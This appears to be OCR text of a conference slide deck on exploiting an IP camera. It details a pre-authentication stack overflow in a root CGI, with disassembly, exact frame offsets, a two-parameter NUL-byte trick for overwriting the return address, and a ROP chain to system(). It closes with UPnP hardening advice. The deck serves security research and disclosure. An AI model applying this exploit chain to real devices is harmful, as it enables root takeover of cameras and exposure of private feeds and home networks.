`/tmp/lighttpd.user`

File-read oracle → web credentials → full system access

Camera C

Pre-auth stack overwrite in a root CGI

The public route reaches a root CGI


```
1 GET /camera-cgi/private/updateSysteminfo.cgi?<query> HTTP/1.1
2 Host: camera
```

Unauthenticated root CGI

lighttpd 1.4.28-devel

Route absent from `auth.require`

`ipcam_cgi`

`doUpdateSysteminfoCgi()` at `0x0040d9a4`

Process privilege: UID 0

The public route reaches a root CGI


```
GET /camera-cgi/private/updateSysteminfo.cgi?<query> HTTP/1.1
Host: camera
```

Unauthenticated root CGI

lighttpd 1.4.28-devel

Route absent from `auth.require`

`ipcam_cgi`

`doUpdateSysteminfoCgi()` at `0x0040d9a4`

Process privilege: UID 0

`REMOTE_ADDR` policy

TCP peer `1.2.3.4`

→ `REMOTE_ADDR=1.2.3.4`

`127.0.0.1`

trusted internal update

Any other address: allowlist or HTTP 403

> `REMOTE_ADDR` is the TCP peer address

doUpdateSysteminfoCgi()

Control flow:

```
1  parse_parameter_name();
2
3  if (strcmp(REMOTE_ADDR, "127.0.0.1") != 0) {
4      if (!externally_allowed_parameter()) {
5          send_http_403();
6          goto function_epilogue;
7      }
8  }
```

Intended policy

`127.0.0.1`

trusted internal update

Any other address

restricted allowlist or HTTP 403

parse_parameter_name()


```
QUERY_STRING:         '&' --> parameter
                      '=' --> name
                      '_' --> token[i]
dst = fp + 0x40 + (i << 7)
```

```
0040db3c  addiu v1, fp, 0x40    ; start of slot array
0040db40  lw    v0, 0x38(fp)    ; token index i
0040db48  sll   v0, v0, 7       ; i * 128
0040db4c  addu  v0, v1, v0      ; destination
0040db50  move  a0, v0
0040db54  lw    a1, 0x440(fp)   ; current token
0040db58  lw    t9, -sym.imp.strcpy(gp)
0040db60  jalr  t9               ; strcpy(destination, token)
```

Token length and token count are unbounded

`token[10] + 0x60` overlaps saved `ra`

```
fp+0x040  [ 8 × 0x80-byte token slots ]
fp+0x440  [ first out-of-bounds slot  ]  token[8]
fp+0x4c0  [ parser locals             ]  token[9]
fp+0x540  [...........................]  token[10]
fp+0x598  [ saved s0 ]  token[10] + 0x58
fp+0x59c  [ saved fp ]  token[10] + 0x5c
fp+0x5a0  [ saved ra ]  token[10] + 0x60
```

Array extent

`fp+0x040 … fp+0x43f`

Destination of token 10

`0x40 + 10 × 0x80`

`= fp+0x540`

Saved return address

`fp+0x540 + 0x60`

`= fp+0x5a0`

Byte offset `0x60` - the 97th byte - starts overwriting saved `ra`.

ONE DOES NOT SIMPLY

PUT `\x00` IN A CGI QUERY

Big-endian: we can write full code addresses

One request containing two parameters

```
SystemInfo_DHCP_IP_t3_t4_t5_t6_t7_t8_t9_PASS1=x&
SystemInfo_DHCP_IP_t3_t4_t5_t6_t7_t8_t9_PASS2=y
```

```
target address in memory:  00 40 e7 b0

PASS1 = 96 filler bytes ||  XX 40 e7 b0
PASS2 = 96 filler bytes ||  00 -- -- --   <- strcpy NUL
                            -----------
saved ra becomes:           00 40 e7 b0
```

> Big-endian byte order puts the leading `00` exactly where the second `strcpy` terminator lands.

A 403 path returns through the overwritten `ra`

Stack before the epilogue

```
1  fp+0x598   saved s0   0x42424242
2  fp+0x59c   saved fp   0x43434343
3  fp+0x5a0   saved ra   0x44444444
```

403 function epilogue

```
1  0x40de28   b      0x40e658
2  0x40e65c   move   sp, fp
3  0x40e660   lw     ra, 0x5a0(sp)
4  0x40e66c   jr     ra
```

Control transfer

`saved ra = 0x44444444` → `ra = 0x44444444` → `pc = 0x44444444`

ROP chain: `system(request data)`

REQUEST → GADGET 1 → GADGET 2

1 · Prepare

`ra`	Gadget 1
`s0`	`system`
next `ra`	Gadget 2
`sp+0x20`	command

→

2 · Point

Gadget 1 points the first argument at the command:

`a0 = sp + 0x20`

→

3 · Call

Gadget 2 calls the function stored in `s0`:


`jalr s0`

`system(a0)`

> Gadget 1 derives the command pointer from the live `sp` - no absolute stack address is needed.

The actual control flow


```
REMOTE_ADDR != 127.0.0.1
```



The actual control flow

`REMOTE_ADDR != 127.0.0.1`	
HTTP 403 Forbidden	

The actual control flow

`REMOTE_ADDR != 127.0.0.1`	
HTTP 403 Forbidden	
`jr ra` → `0x2b39ce98` → **Arbitrary command execution**	

So… after seeing all this…

What can possibly go wrong?

Local Full Chains

- So far, we have seen three local full chains

Camera A	Camera B	Camera C
RTSP `DESCRIBE` path → stack overflow → return to heap → shellcode	Auth bypass → filename `$()` injection → timing file leak → web credentials	pre-auth root CGI → buffer overflow → saved `ra` control → `system(request data)`

…and there are many more

Local Full Chains

- So far, we have seen three local full chains

Camera A	Camera B	Camera C
RTSP `DESCRIBE` path → stack overflow → return to heap → shellcode	Auth bypass → filename `$()` injection → timing file leak → web credentials	pre-auth root CGI → buffer overflow → saved `ra` control → `system(request data)`

…and there are many more

Local Full Chains

- So far, we have seen three local full chains

Camera A	Camera B	Camera C
RTSP `DESCRIBE` path → stack overflow → return to heap → shellcode	Auth bypass → filename `$()` injection → timing file leak → web credentials	pre-auth root CGI → buffer overflow → saved `ra` control → `system(request data)`

…and there are many more

Local Full Chains

- So far, we have seen three local full chains

Camera A	Camera B	Camera C
RTSP `DESCRIBE` path → stack overflow → return to heap → shellcode	Auth bypass → filename `$()` injection → timing file leak → web credentials	pre-auth root CGI → buffer overflow → saved `ra` control → `system(request data)`

…and there are many more

You just pwned a camera. So what?

Main issues

- May leak private camera feeds
- May enable lateral movement into the LAN

You just pwned a camera. So what?

Main issues

- May leak private camera feeds
- May enable lateral movement into the LAN

Cameras usually provide integrated features

- **Mail integration**
- **NAS integration**

We can’t blame UPnP because of one IoT camera

IoT devices love UPnP

- Switches
- Printers
- NAS
- Smart TVs

We can’t blame UPnP because of one IoT camera

IoT devices love UPnP

- Switches
- Printers
- NAS
- Smart TVs

But what about…

- Washing Machines?
- Smart Fridges?
- Coffee Machines?

Breaking the chain

UPnP

What can you do?

Check your network

- IoT devices are everywhere
  - Switches, smart bulbs, etc.
- Check if they have UPnP enabled

What can you do?

Check your network

- IoT devices are everywhere
  - Switches, smart bulbs, etc.
- Check if they have UPnP enabled

Or simply…

Disable UPnP entirely

What can vendors do?

Usually not good to have…

- Buffer overflows
- Command injection
- Authentication bypass

What can vendors do?

Usually not good to have…

- Buffer overflows
- Command injection
- Authentication bypass

But, for the love of God…

Do not enable UPnP by default.

Questions?

“It’s only reachable from the LAN.”